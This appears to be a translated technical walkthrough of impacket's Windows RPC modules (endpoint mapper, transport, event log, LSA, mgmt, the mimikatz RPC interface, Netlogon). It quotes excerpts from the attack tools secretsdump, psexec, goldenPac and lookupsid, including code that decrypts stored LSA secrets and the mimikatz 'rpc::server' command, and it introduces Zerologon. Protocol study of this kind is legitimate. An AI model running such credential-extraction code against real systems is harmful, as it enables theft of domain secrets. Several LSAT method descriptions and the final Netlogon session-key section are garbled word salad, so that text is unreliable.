class WKSTServer(DCERPCServer):
    def __init__(self):
        DCERPCServer.__init__(self)
        self.wkssvcCallbacks = {
            0: self.NetrWkstaGetInfo,
        }
        self.addCallbacks(('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0'), '\\PIPE\\wkssvc', self.wkssvcCallbacks)

```

enum.py — Python Enum Base Class (NDRENUM foundation)

Python enumeration base module; NDR enumerations such as NDRENUM are built on it.

Those are the foundation modules of MSRPC communication in impacket; the rest of this chapter covers the Python module (the .py file) for each RPC interface.

[MS-RPC-EPM] epm.py — Endpoint Mapper (hept_map endpoint resolution)

Microsoft (RPC) (EPM) TCP/UDP including TCP/UDP 135thisall/group UUID

The module lists a large set of known UUID-to-DLL/RPC-interface mappings; its main function is hept_map (a historic impacket spelling of ept_map) which resolves the string binding of an RPC endpoint from an interface UUID, supporting ncacn_np, ncacn_ip_tcp and ncacn_http:

```

def hept_map(destHost, remoteIf, dataRepresentation = uuidup_to_bin(('8a885d04-1ceb-11c9-9fe8-08002b104860', '2.0')), protocol = 'ncacn_np', dce=None):

    # (1) Without an existing dce connection, first bind the EPM interface on target port 135
    if dce is None:
        stringBinding = r'ncacn_ip_tcp:%s[135]' % destHost
        rpctransport = transport.DCERPCTransportFactory(stringBinding)
        dce = rpctransport.get_dce_rpc()
        dce.connect()
        disconnect = True
    else:
        disconnect = False

    dce.bind(MSRPC_UUID_PORTMAP)

    # (2) Assemble the EPMTower (endpoint tower): interface floor + NDR data-representation floor + protocol floor + transport floor
    tower = EPMTower()
    interface = EPMRPCInterface()
    interface['InterfaceUUID'] = remoteIf[:16]
    interface['MajorVersion'] = unpack('<H', remoteIf[16:][:2])[0]
    interface['MinorVersion'] = unpack('<H', remoteIf[18:])[0]

    dataRep = EPMRPCDataRepresentation()
    dataRep['DataRepUuid'] = dataRepresentation[:16]
    .....

    protId = EPMPProtocolIdentifier()
    protId['ProtIdentifier'] = FLOOR_RPCV5_IDENTIFIER

    # (3) The transport floor is built per target protocol (ncacn_np: pipe name + host name;
    #       ncacn_ip_tcp / ncacn_http: port + address, same shape – omitted here)
    if protocol == 'ncacn_np':
        pipeName = EPMPipeName()
        pipeName['PipeName'] = b'\x00'

        hostName = EPMHostName()
        hostName['HostName'] = b('%s\x00' % destHost)
        transportData = pipeName.getData() + hostName.getData()
    elif protocol in ('ncacn_ip_tcp', 'ncacn_http'):
        .....

    tower['NumberOfFloors'] = 5
    tower['Floors'] = interface.getData() + dataRep.getData() + protId.getData() + transportData

    # (4) Send the ept_map request (on Windows 2003 the Referent IDs must be fixed to 1/2)
    request = ept_map()
    request['max_towers'] = 1
    request['map_tower']['tower_length'] = len(tower)
    request['map_tower']['tower_octet_string'] = tower.getData()
    request.fields['obj'].fields['ReferentID'] = 1
    request.fields['map_tower'].fields['ReferentID'] = 2

    resp = dce.request(request)

    # (5) Parse the endpoint string binding from floor 4 of the returned tower
    tower = EPMTower(b''.join(resp['ITowers'][0]['Data']['tower_octet_string']))
    if protocol == 'ncacn_np':
        pipeName = EPMPipeName(tower['Floors'][3].getData()) # pipe name lives on the 4th floor
        result = 'ncacn_np:%s[%s]' % (destHost, pipeName['PipeName'].decode('utf-8')[:-1])
    elif protocol in ('ncacn_ip_tcp', 'ncacn_http'):
        portAddr = EPMPortAddr(tower['Floors'][3].getData()) # port number lives on the 4th floor
        .....

    if disconnect is True:
        dce.disconnect()
    return result

```

transport.py — RPC Transport Layer (TCP / UDP / HTTP / SMB)

Implements the DCE/RPC transport layer: DCERPCTransportFactory builds RPC connections over TCP, UDP, HTTP and SMB (named pipes) from a string binding.

```

def DCERPCTransportFactory(stringbinding):
    sb = DCERPCTStringBinding(stringbinding)

    na = sb.get_network_address()
    ps = sb.get_protocol_sequence()
    if 'ncadg_ip_udp' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = UDPTransport(na, int(port))
        else:
            rpctransport = UDPTransport(na)
    elif 'ncacn_ip_tcp' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = TCPTransport(na, int(port))
        else:
            rpctransport = TCPTransport(na)
    elif 'ncacn_http' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = HTTPTransport(na, int(port))
        else:
            rpctransport = HTTPTransport(na)
    elif 'ncacn_np' == ps:
        named_pipe = sb.get_endpoint()
        if named_pipe:
            named_pipe = named_pipe[len(r'\pipe\:')]
            rpctransport = SMBTransport(na, filename = named_pipe)
        else:
            rpctransport = SMBTransport(na)
    elif 'ncalocal' == ps:
        named_pipe = sb.get_endpoint()
        rpctransport = LOCALTransport(filename = named_pipe)
    else:
        raise DCERPCTException("Unknown protocol sequence.")

    rpctransport.set_stringbinding(sb)
    return rpctransport

```

Using `examples/psexec.py`, `DCERPCTransportFactory` establishes the RPC connection to the `scmr` interface (`\pipe\svcsctl`):

```

# eg. /examples/psexec.py
executer = PSEXEC(command, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
                  options.aesKey, options.k, options.dc_ip, options.service_name, options.remote_binary_name)
executer.run(remoteName, options.target_ip)

def run(self, remoteName, remoteHost):
    stringbinding = r'ncacn_np:%s[\pipe\svcsctl]' % remoteName
    logging.debug('StringBinding %s'%stringbinding)
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
    rpctransport.set_dport(self.__port)
    rpctransport.setRemoteHost(remoteHost)
    if hasattr(rpctransport, 'set_credentials'):
        # This method exists only for selected protocol sequences.
        rpctransport.set_credentials(self.__username, self.__password, self.__domain, self.__lmhash,
                                    self.__nthash, self.__aesKey)
    rpctransport.set_kerberos(self.__doKerberos, self.__kdchost)
    self.doStuff(rpctransport)

```

[MS-EVEN / MS-EVEN6] `even.py` / `even6.py` — Remote Event Log Reading

The EventLog Remoting Protocol exposes RPC methods to read events from live and backed-up event logs on remote machines; the 6 in `even6` means version 6 (MS-EVEN6). It reads events from [live event logs](#) and [backed-up event logs](#) on remote computers. The protocol also specifies how to obtain general log information such as record count, oldest record and whether the log is full, and can clear and back up both kinds of [event logs](#).

The methods implemented by the two versions:

```

OPNUMS = {
    0 : (ElfrClearELFW, ElfrClearELFWResponse), Instructs the server to clear the event log, optionally backing it up first
    1 : (ElfrBackupELFW, ElfrBackupELFWResponse), Instructs the server to back up the event log to the specified file name
    2 : (ElfrCloseEL, ElfrCloseELResponse), Instructs the server to close the handle to an event log
    4 : (ElfrNumberOfRecords, ElfrNumberOfRecordsResponse), Instructs the server to report the current number of records in the event log
    5 : (ElfrOldestRecord, ElfrOldestRecordResponse),
    7 : (ElfrOpenELW, ElfrOpenELWResponse), Instructs the server to return a handle to the backup event log; the caller needs read access to the file, and
    note the server keeps an ACL controlling log access (this protocol cannot read or set it)
    8 : (ElfrRegisterEventSourceW, ElfrRegisterEventSourceWResponse), Instructs the server to return a server context handle to the event log for writing
    9 : (ElfrOpenBELW, ElfrOpenBELWResponse), Instructs the server to return a handle to the backup event log
    10 : (ElfrReadELW, ElfrReadELWResponse), Reads events from the event log; the server returns them to the client and advances the reader position in the log
    associated with the LogHandle context
    11 : (ElfrReportEventW, ElfrReportEventWResponse), Writes events to the event log; the server receives them from the client
}

```

`even6.py` (version 6):

```
OPNUMS = {
    5 : (EvtRpcRegisterLogQuery, EvtRpcRegisterLogQueryResponse),Registers a query over one or more channels (or a specific file); the actual retrieval is done
    by subsequent EvtRpcQueryNext (3.1.4.13) calls
    11 : (EvtRpcQueryNext, EvtRpcQueryNextResponse),The client uses EvtRpcQueryNext (Opnum 11) to fetch the next batch of records from the query result set
    12 : (EvtRpcQuerySeek, EvtRpcQuerySeekResponse),The client uses EvtRpcQuerySeek (Opnum 12) to move the query cursor within the result set
    13 : (EvtRpcClose, EvtRpcCloseResponse),The client uses EvtRpcClose (Opnum 13) to close a context handle opened by another method of this protocol
    17 : (EvtRpcOpenLogHandle, EvtRpcOpenLogHandle),Obtains information about a channel or a backup event log
    19 : (EvtRpcGetChannelList, EvtRpcGetChannelListResponse),EvtRpcGetChannelList (Opnum 19) enumerates the set of available channels
}
```

iphlp.py — IPv6 Tunneling (IP Helper Service)

iphlpvc.dll: iphlpsvc is the Internet Protocol Helper service on Windows; its job is to help retrieve and modify the TCP/IP network configuration of a Windows 10 PC, enabling connectivity features such as IPv6 tunneling and port proxy (`netsh interface portproxy`). Iphlpvc is used mainly for IPv6 connectivity.

The module's functions set up tunnels for IPv6 traffic (IPv6-in-IPv4 tunnel).

```
OPNUMS = {
    0 : (IpTransitionProtocolApplyConfigChanges, IpTransitionProtocolApplyConfigChangesResponse),
    1 : (IpTransitionProtocolApplyConfigChangesEx, IpTransitionProtocolApplyConfigChangesExResponse),
    2 : (IpTransitionCreatev6Inv4Tunnel, IpTransitionCreatev6Inv4TunnelResponse),
    3 : (IpTransitionDeletev6Inv4Tunnel, IpTransitionDeletev6Inv4TunnelResponse)
}
```

[MS-LSAD] lsad.py — Local Security Authority (domain policy management)

MS-LSAD (Local Security Authority (Domain Policy) Remote Protocol) manages machine and [domain](#) security policies. Every Windows NT-based product implements and listens on this protocol server-side in all configurations, though not every operation is meaningful in every configuration.

```
Policy object:
LsarOpenPolicy3
LsarOpenPolicy2
LsarQueryInformationPolicy2
LsarSetInformationPolicy2
LsarClose
LsarQueryDomainInformationPolicy
LsarEnumeratePrivileges
LsarLookupPrivilegeName
LsarLookupPrivilegeValue
LsarLookupPrivilegeDisplayName
LsarSetDomainInformationPolicy
LsarQuerySecurityObject
LsarSetSecurityObject
```

With a few exceptions, the protocol supports remote policy administration. Achieving interoperability between Windows clients and servers ([domain controller](#) configurations and others) — such as a Windows client's ability to retrieve policy settings from a server — does not require implementing every method of the interface.

The policy settings controlled by this protocol cover:

- **Account objects:** the rights and [privileges](#) a [security principal](#) holds on a server.
- **Secret objects:** a mechanism for storing data securely on a server.
- **Trusted domain objects:** the mechanism Windows uses to describe [trust](#) relationships between domains and [forests](#).
- Miscellaneous settings, e.g. Kerberos ticket lifetime, the DC's role (backup or primary), and other unrelated policies.

The main remote-administration use cases:

- Create, delete, enumerate and modify trusts, account objects and secret objects;
- Query and modify policy settings unrelated to trusted domain objects (TDOs), account objects or secret objects, such as the Kerberos ticket lifetime.

```
Account object:
LsarCreateAccount
LsarOpenAccount
LsarEnumerateAccounts
LsarClose
LsarDeleteObject
LsarSetSystemAccessAccount
LsarQuerySecurityObject
LsarAddAccountRights
LsarRemoveAccountRights
LsarAddPrivilegesToAccount
LsarRemovePrivilegesFromAccount
LsarEnumerateAccountsWithUserRight
LsarGetSystemAccessAccount
LsarSetSecurityObject
LsarEnumeratePrivilegesAccount
LsarEnumerateAccountRights
```

```
Secret object:
LsarCreateSecret
LsarOpenSecret
LsarClose
LsarDeleteObject
LsarRetrievePrivateData
LsarStorePrivateData
LsarSetSecret
LsarQuerySecret
LsarQuerySecurityObject
LsarSetSecurityObject
```

```
Trusted domain object:
LsarCreateTrustedDomainEx3
LsarCreateTrustedDomainEx2
LsarOpenTrustedDomain
LsarClose
LsarDeleteObject
LsarOpenTrustedDomainByName
LsarDeleteTrustedDomain
LsarEnumerateTrustedDomainsEx
LsarQueryInfoTrustedDomain
LsarSetInformationTrustedDomain
LsarQueryForestTrustInformation
LsarSetForestTrustInformation
LsarQueryTrustedDomainInfo
LsarSetTrustedDomainInfo
LsarQueryTrustedDomainInfoByName
LsarSetTrustedDomainInfoByName
```

For example, to set the policy governing Kerberos ticket lifetime, the requester opens a handle to the Policy object and updates the maximum service ticket age via the parameter *MaxServiceTicketAge*. The call sequence is as follows (parameter details omitted for brevity):

1. Send `LsarOpenPolicy3` request; receive `LsarOpenPolicy3` reply.
2. Send `LsarQueryDomainInformationPolicy` request; receive `LsarQueryDomainInformationPolicy` reply.
3. Send `LsarSetDomainInformationPolicy` request; receive `LsarSetDomainInformationPolicy` reply.
4. Send `LsarClose` request; receive `LsarClose` reply.

A brief explanation of the sequence:

1. Using the responder's network address, the requester sends `LsarOpenPolicy3` to obtain a handle to the policy object — required for inspecting and manipulating [domain](#) policy information.
2. With the handle from `LsarOpenPolicy3`, the requester sends `LsarQueryDomainInformationPolicy` to retrieve the current policy settings affecting Kerberos tickets.
3. After adjusting the Kerberos ticket policy data to its liking, the requester sends `LsarSetDomainInformationPolicy` to store the new values.
4. The requester closes the policy handle from `LsarOpenPolicy3`, releasing the responder's resources associated with it.

For a direct example see `examples/goldenPac.py`: it uses the handle returned by `hLsarOpenPolicy2` to send `hLsarQueryInformationPolicy2` to query `POLICY_INFORMATION_CLASS.PolicyAccountDomainInformation` for the `forestSid` (verified against upstream impacket source):

```
/examples/goldenPac.py

resp = hLsarOpenPolicy2(dce, MAXIMUM_ALLOWED | POLICY_LOOKUP_NAMES)
policyHandle = resp['PolicyHandle']

resp = hLsarQueryInformationPolicy2(dce, policyHandle, POLICY_INFORMATION_CLASS.PolicyAccountDomainInformation)
dce.disconnect()

forestSid = resp['PolicyInformation']['PolicyAccountDomainInfo']['DomainSid'].formatCanonical()
logging.info("Forest SID: %s"% forestSid)

return forestSid
```

Next, let's see which interface methods the module currently implements:

```

0 : (LsarClose, LsarCloseResponse),Frees the resources held by a previously opened context handle
2 : (LsarEnumeratePrivileges, LsarEnumeratePrivilegesResponse),Enumerates all privileges known to the system; may be called multiple times to return its output in fragments
3 : (LsarQuerySecurityObject, LsarQuerySecurityObjectResponse),Queries the security information assigned to a database object and returns its security descriptor
4 : (LsarSetSecurityObject, LsarSetSecurityObjectResponse),Sets a security descriptor on an object
6 : (LsarOpenPolicy, LsarOpenPolicyResponse),Identical to LsarOpenPolicy2, except that SystemName here, due to its syntax definition, holds a single character rather than a full string; it has no effect on message processing and must be ignored
7 : (LsarQueryInformationPolicy, LsarQueryInformationPolicyResponse),Queries the values representing the server information policy
8 : (LsarSetInformationPolicy, LsarSetInformationPolicyResponse),Sets policy on the server
10 : (LsarCreateAccount, LsarCreateAccountResponse),Creates a new account object in the server database
11 : (LsarEnumerateAccounts, LsarEnumerateAccountsResponse),Requests the list of account objects in the server database; may be called multiple times to return its output in fragments
13 : (LsarEnumerateTrustedDomains, LsarEnumerateTrustedDomainsResponse),Requests the list of trusted domain objects in the server database; may be called multiple times to return its output in fragments
16 : (LsarCreateSecret, LsarCreateSecretResponse),Creates a new secret object in the server database
17 : (LsarOpenAccount, LsarOpenAccountResponse),Obtains a handle to an account object
18 : (LsarEnumeratePrivilegesAccount, LsarEnumeratePrivilegesAccountResponse),Retrieves the list of privileges granted to an account on the server
19 : (LsarAddPrivilegesToAccount, LsarAddPrivilegesToAccountResponse),Adds new privileges to an existing account object
20 : (LsarRemovePrivilegesFromAccount, LsarRemovePrivilegesFromAccountResponse),Removes privileges from an account object
23 : (LsarGetSystemAccessAccount, LsarGetSystemAccessAccountResponse),Retrieves the system access account flags of an account object (part of the account object's data model)
24 : (LsarSetSystemAccessAccount, LsarSetSystemAccessAccountResponse),Sets the system access account flags of an account object
28 : (LsarOpenSecret, LsarOpenSecretResponse),Obtains a handle to an existing secret object
29 : (LsarSetSecret, LsarSetSecretResponse),Sets the current and old values of a secret object
30 : (LsarQuerySecret, LsarQuerySecretResponse),Retrieves the current and old (previous) values of a secret object
31 : (LsarLookupPrivilegeValue, LsarLookupPrivilegeValueResponse),Maps a privilege name to a locally unique identifier (LUID) by which the privilege is known on the server; the LUID can then be used in later calls such as LsarAddPrivilegesToAccount
32 : (LsarLookupPrivilegeName, LsarLookupPrivilegeNameResponse),Maps a privilege LUID to the string name by which it is known on the server
33 : (LsarLookupPrivilegeDisplayName, LsarLookupPrivilegeDisplayNameResponse),Maps a privilege name to a display text string in the caller's language
34 : (LsarDeleteObject, LsarDeleteObjectResponse),Deletes a public account object, secret object, or trusted domain object
35 : (LsarEnumerateAccountsWithUserRight, LsarEnumerateAccountsWithUserRightResponse),Returns the list of account objects whose user rights equal the passed value
36 : (LsarEnumerateAccountRights, LsarEnumerateAccountRightsResponse),Retrieves the list of rights associated with an existing account
37 : (LsarAddAccountRights, LsarAddAccountRightsResponse),Adds new rights to an account object; if the account object does not exist, the system tries to create it
38 : (LsarRemoveAccountRights, LsarRemoveAccountRightsResponse),Removes rights from an account object
42 : (LsarStorePrivateData, LsarStorePrivateDataResponse),Stores a secret value
43 : (LsarRetrievePrivateData, LsarRetrievePrivateDataResponse),Retrieves a secret value
44 : (LsarOpenPolicy2, LsarOpenPolicy2Response),Opens a context handle to the RPC server; this is the first function that must be called to contact the Local Security Authority (domain policy) remote protocol database
46 : (LsarQueryInformationPolicy2, LsarQueryInformationPolicy2Response),Queries the values representing the server security policy
47 : (LsarSetInformationPolicy2, LsarSetInformationPolicy2Response),Sets policy on the server
50 : (LsarEnumerateTrustedDomainsEx, LsarEnumerateTrustedDomainsExResponse),Enumerates the trusted domain objects in the server database; intended to be called multiple times to retrieve the data in fragments
53 : (LsarQueryDomainInformationPolicy, LsarQueryDomainInformationPolicyResponse),Retrieves policy settings in addition to those exposed by LsarQueryInformationPolicy and LsarSetInformationPolicy2; despite "Domain" in the name, processing uses local data and need not relate to the LSA of the joined domain

```

Interestingly, despite all these remote read methods in lsad, secretsdump actually reads LSA Secrets through the remote registry (RRP), at registry path HKLM\SECURITY\Policy\Secrets...

```

# eg. /impacket/examples/secretsdump.py
for key in keys:
    LOG.debug('Looking into %s' % key)
    valueTypeList = ['CurrVal']
    # Check if old LSA secrets values are also need to be shown
    if self.__history:
        valueTypeList.append('OldVal')

    for valueType in valueTypeList:
        value = self.getValue('\\Policy\Secrets\{}\{}\default'.format(key, valueType))
        if value is not None and value[1] != 0:
            if self.__vistaStyle is True:
                record = LSA_SECRET(value[1])
                tmpKey = self.__sha256(self.__LSAKey, record['EncryptedData'][:32])
                plainText = self.__cryptoCommon.decryptAES(tmpKey, record['EncryptedData'][32:])
                record = LSA_SECRET_BLOB(plainText)
                secret = record['Secret']
            else:
                secret = self.__decryptSecret(self.__LSAKey, value[1])

        # If this is an OldVal secret, let's append '_history' to be able to distinguish it and
        # also be consistent with NTDS history
        if valueType == 'OldVal':
            key += '_history'
        self.__printSecret(key, secret)

```

[MS-LSAT] lsat.py — SID ↔ Name Translation

The Local Security Authority (Translation Methods) Remote Protocol converts security principal identifiers between human-readable and machine-readable forms.

The module implements the following interface methods:

```
OPNUMS = {
    14 : (LsarLookupNames, LsarLookupNamesResponse), Converts a batch of security principal names to their SID form and returns the domains those names belong to
    15 : (LsarLookupSids, LsarLookupSidsResponse), Converts a batch of security principal SIDs to their name form and returns the domains those names belong to
    45 : (LsarGetUserName, LsarGetUserNameResponse), Returns the name and domain of the security principal that called the method

    57 : (LsarLookupSids2, LsarLookupSids2Response),
    LsarLookupSids2 as must with LsarLookupSids3 as this in domain domain on if RPC server not domain then LsarLookupWksta LookupLevel

    58 : (LsarLookupNames2, LsarLookupNames2Response),
    LsarLookupNames2 as must with LsarLookupNames3 as TranslatedSids output not containing Sid containing RelativeId

    68 : (LsarLookupNames3, LsarLookupNames3Response),
    LsarLookupNames3 as must with LsarLookupNames4 as this in domain domain on if not server must return STATUS_ACCESS_DENIED

    76 : (LsarLookupSids3, LsarLookupSids3Response),
    RPC server domain this if RPC server not domain then RPC server must in return returns STATUS_INVALID_SERVER_STATE

    77 : (LsarLookupNames4, LsarLookupNames4Response), Valid only when the RPC server is a domain controller; otherwise it must return
    STATUS_INVALID_SERVER_STATE
}
```

examples/lookupsid.py loops over the lsat interface enumerating SIDs, effectively inventorying domain users:

```
# eg. /examples/lookupsid.py
resp = lsad.hLsarOpenPolicy2(dce, MAXIMUM_ALLOWED | lsat.POLICY_LOOKUP_NAMES)
policyHandle = resp['PolicyHandle']

# eg. lsat.py
POLICY_LOOKUP_NAMES = 0x00000800 # opens Policy object name/SID queries
```

Note: do not confuse `POLICY_LOOKUP_NAMES` (0x800) with user-right flags such as "deny remote interactive logon" — the values coincide but the concepts are unrelated (the former is an LSAD/LSAT access-mask bit, the latter an account privilege).

mgmt.py — RPC Remote Management Interface

Per the interface ID defined at the top, this is the RPC remote management interface (RPC Management). The module implements the following methods; Windows documentation on it is thin, so the method descriptions were cross-checked against the mgmt.c source of freedce (FreeDCE RPC and DCOM Toolkit for Linux):

```
OPNUMS = {
    0 : (inq_if_ids, inq_if_idsResponse), Queries the if_id vector, a management routine that lists the interfaces registered with the RPC runtime; returns
    rpc_s_no_interfaces and NULL if none are registered, and the caller must call rpc_if_id_vector_free to release it

    1 : (inq_stats, inq_statsResponse), Queries the statistics of the RPC runtime on the specified server; each returned element is an integer matching a defined
    statistic constant

    2 : (is_server_listening, is_server_listeningResponse),
    3 : (stop_server_listening, stop_server_listeningResponse),
    4 : (inq_princ_name, inq_princ_nameResponse), A manager routine that provides the remote caller with the server's principal name (one of its principal names)
}
```

The parameters of each interface:

```
INTERNAL void inq_if_ids_DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    rpc_if_id_vector_p_t    /*if_id_vector*/,
    unsigned32              /*status*/
));

INTERNAL void inq_stats_DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    unsigned32              /*count*/,
    unsigned32              statistics[],
    unsigned32              /*status*/
));

INTERNAL boolean32 is_server_listening_DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    unsigned32              /*status*/
));

INTERNAL void inq_princ_name_DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    unsigned32              /*authn_proto*/,
    unsigned32              /*princ_name_size*/,
    idl_char                princ_name[],
    unsigned32              /*status*/
));
```

Readers interested in the concrete implementations can read the C source directly (https://fossies.org/dox/freedce-1.1.0.7/mgmt_8c_source.html)

mimilib.py — mimikatz RPC Interface (MimiCommand)

mimikatz defines its own RPC IDL interface. <https://github.com/gentilkiwi/mimikatz/blob/e10bde5b16b747dc09ca5146f93f2beaf74dd17a/mimicom.idl>

```
import "ms-dtyp.idl";
[
    uuid(17FC11E9-C258-4B8D-8D07-2F4125156244),
    version(1.0)
]
interface MimiCom
{
    typedef [context_handle] void* MIMI_HANDLE;    // session context handle: created by MimiBind, carried by later calls

    // Client and server exchange Diffie-Hellman public keys inside MimiBind;
    // all subsequent command data is encrypted under the negotiated session key
    NTSTATUS MimiBind(
        [in] handle_t rpc_handle,
        [in, ref] PMIMI_PUBKEY clientPublicKey,
        [out, ref] PMIMI_PUBKEY serverPublicKey,
        [out, ref] MIMI_HANDLE *phMimi
    );
    .....

    NTSTATUS MimiCommand(    // core method: carry an encrypted mimikatz command, return the encrypted result
        [in, ref] MIMI_HANDLE phMimi,
        [in] DWORD szEncCommand,
        [in, size_is(szEncCommand), unique] BYTE *encCommand,
        [out, ref] DWORD *szEncResult,
        [out, size_is(*szEncResult)] BYTE **encResult
    );
    .....
};
```

The mimilib module implements the corresponding interface methods:

```
OPNUMS = {
    0 : (MimiBind, MimiBindResponse),
    1 : (MimiUnbind, MimiUnbindResponse),
    2 : (MimiCommand, MimiCommandResponse),
}
```

Note: the mimikatz IDL names the method `MiniUnbind` while the impacket implementation spells it `MimiUnbind` — each is the original spelling of its own source tree; just keep the mapping in mind when reading.

The mimikatz RPC interface negotiates a session key via Diffie-Hellman key exchange and encrypts command data with it. To talk to this interface, mimikatz must be running on the target with `rpc::server` executed:

```
mimikatz # rpc::server
```


[MS-NRPC] nrpc.py — Netlogon Authentication & Zeroologon (CVE-2020-1472)

The protocol's name should ring a bell — Zeroologon (CVE-2020-1472) lives right here.

The Netlogon Remote Protocol is an RPC interface for user and machine authentication on domain-based networks; it is also used to replicate databases for backup domain controllers (BDCs).


The Netlogon Remote Protocol maintains domain relationships from domain members to domain controllers (DCs), between a domain's DCs, and between DCs across domains; this RPC interface discovers and manages those relationships.

The Netlogon Remote Protocol secures communication between computers in a domain and [domain controllers \(DCs\)](#) ([domain members](#) and DCs). Communication is protected with a shared [session key](#) computed between the client and the DC participating in the secure channel; the session key is derived from a pre-shared [secret](#) known to both. After user credentials are validated on a DC, the Netlogon Remote Protocol carries the user's authorization attributes (the user validation information) back to the server over the secure channel.



Netlogon Remote Protocol clients and servers run only on domain-joined systems and start during boot; when a system leaves the domain, they stop and no longer start at boot.

A user account may live in a domain other than the server's. In that case the DC receiving the login request from the server forwards it to a DC in the user account's domain. For this to work, the server's domain (the resource domain) and the user account's domain (the account domain) establish a trust, under which authentication decisions made in the account domain are trusted in the resource domain. In such a trust, the resource domain is the trusting domain and the account domain is the trusted domain. The trust is set up by administrators of both domains; the result is a shared secret (the trust password) that DCs in both domains use to derive the session key protecting secure-channel traffic. Over this channel, a DC in the resource domain can pass login requests to a DC in the account domain just as a server passes them to its own DC. The secure channel between the DCs of the two trusted domains is the trusted-domain secure channel; the channel between a server and a DC within the resource domain is the workstation secure channel. The figure below shows a pass-through authentication traversing two secure channels: from a server in domain A to a DC in the same domain, then from that DC to a DC in domain B, which holds the user account.



A backup domain controller (BDC) holds a full copy of the domain account database and can satisfy authentication requests but cannot modify accounts. Instead, a domain's BDC replicates the account database from the primary domain controller (PDC). To request and transfer replication data securely, Netlogon uses a secure channel the BDC establishes with the PDC using the BDC's machine account password — the server secure channel.

The security of a shared-secret channel depends on the secrecy of the shared value, and good password hygiene dictates that such values not be permanent. The protocol includes the means to choose a new password and carry it from client to DC, allowing a client implementation to set a new password on a machine account (for requests over the workstation secure channel) or a trust account (for requests over the trusted-domain secure channel).

Some applications need the domain trust list — e.g. a credential-gathering application may present a list of trusted domains for the user to choose from. The Netlogon Remote Protocol serves such applications with methods that retrieve domain trust information.

Some applications may need to verify messages they send to and receive from a DC. The Netlogon Remote Protocol serves them with methods that compute a cryptographic digest of a message using the machine account or trust password as the key. An application on the DC obtains the digest and includes it in its response to the client; the client-side application computes the digest itself and compares the two — if they match, the client concludes the message really came

from the DC.


Administrators may need to control or query Netlogon behavior — e.g. force a machine account password change, or reset the secure channel to a specific DC. Netlogon provides such management services through query and control methods.

The first operation a Netlogon client performs on a domain member is locating a DC in its domain for the secure channel — DC discovery. Once found, the member establishes the secure channel to the DC. All subsequent authentication-related requests from client to DC travel over this channel. The Netlogon Remote Protocol receives user validation data from the DC over the channel and hands it back to the authentication protocol; the OS may also use it periodically to change the machine account password.

Upon receiving a login request, Netlogon determines the account domain of the user being authenticated, determines the trust link toward that domain, finds a DC in the trusted domain over that link, and establishes a secure channel to that DC using the trusted domain's trust password. Netlogon forwards the login request to that DC, receives the user validation data and returns it to the secure-channel client that issued the login. Netlogon also synchronizes the BDC account database with the PDC's, periodically changes the DC's machine account password, and — on a PDC — periodically changes the trust passwords of all directly trusted domains.

The protocol uses the endpoint `\\PIPE\\NETLOGON` with interface UUID `12345678-1234-ABCD-EF00-01234567CFFB`.

Session key negotiation between client and server happens over an unprotected RPC channel.



session

clientserveron Netlogon RPCclientnonceasclient challengeclientchallengeasNetrServerReqChallenge method entryserver

serverclientNetrServerReqChallengeserverasserverchallenge (SC)inclientNetrServerReqChallengemethodserver SC asNetrServerReqChallenge
outputclientclientserververthischallengeasclientserver (SC)

clientsessionsession key NegotiateFlags group

clientclientchallengeascredential entryclient Netlogon

clientinNetrServerAuthenticate NetrServerAuthenticate2orNetrServerAuthenticate3 client Netlogon credentialas ClientCredential entrywithserverclient Netlogon

serverNetrServerAuthenticateNetrServerAuthenticate2orNetrServerAuthenticate3 client Netlogon credentialsession keyclient Netlogon
credentialclientchallengegethiswithclientclient Netlogon credentialifservermustinnotsession

ifclient challenge 5 notinsessionmust

